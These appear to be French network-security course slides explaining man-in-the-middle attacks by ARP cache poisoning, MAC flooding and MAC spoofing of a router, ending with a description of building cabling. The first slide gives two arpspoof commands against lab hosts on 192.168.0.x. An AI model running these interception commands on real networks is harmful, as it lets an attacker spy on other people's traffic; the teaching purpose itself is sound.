
Focalisation – Man In The Middle (1)

L'attaquant va

- associer son adresse mac avec l'adresse ip de la machine 2
- ajouter cette correspondance dans le cache arp de la machine 1
- associer son adresse mac avec l'adresse ip de la machine 1
- ajouter cette correspondance dans le cache arp de la machine 2

Il reçoit ainsi les communications de 1 vers 2 et de 2 vers 1

Activer le routage ip sur votre machine
arp spoof -i eth0 -t 192.168.0.2 192.168.0.3
arp spoof -i eth0 -t 192.168.0.3 192.168.0.2



Focalisation – Man In The Middle (2)


Chemin A, B, C :

chemin emprunté par la machine cible 1 pour envoyer des paquets à la machine cible 2

Chemin A', B', C' :

chemin emprunté par la machine cible 2 pour envoyer des paquets à la machine cible 1

S'interposer virtuellement entre deux machines afin d'espionner leur conversation



|| Focalisation – autres attaques (1)

Si vous êtes l'utilisateur C et si vous souhaitez voir le trafic entre A et B

Plusieurs méthodes bruyantes :

- l'inondation d'adresses MAC (MAC flooding);
- l'empoisonnement de cache (ARP Poisoning);
- l'usurpation d'adresse MAC (MAC spoofing);



Focalisation – autres attaques (2)

C usurpe l'adresse MAC du routeur.

Lorsqu'il voit passer une requête ARP pour 10.0.0.1, il répond avec la même adresse MAC que celle du routeur.

Lorsqu'une trame est envoyée par A sur internet, elle est envoyée à l'adresse 0040:5B50:387E. Le commutateur transmet la trame via les ports Fao/3 et Fao/4.






Table d'adresses MAC

FA o/1	01C9:44BB:00A1 (A)
FA o/2	0BB0:0E44:2221 (B)
FA o/3	0040:5B50:387E (usurpée)
FA o/4	0040:5B50:387E (routeur)



Les postes sont branchés à des **prises** murales ou sur perche/goulotte...



...qui sont regroupées dans un **répartiteur**...

...et brassées sur des **switchs**, lesquels sont reliés aux **rocares**

...lesquelles descendent jusqu'au **Local Technique**

Les **serveurs** sont branchés sur les **switchs maîtres**, là où arrivent les **rocares**.

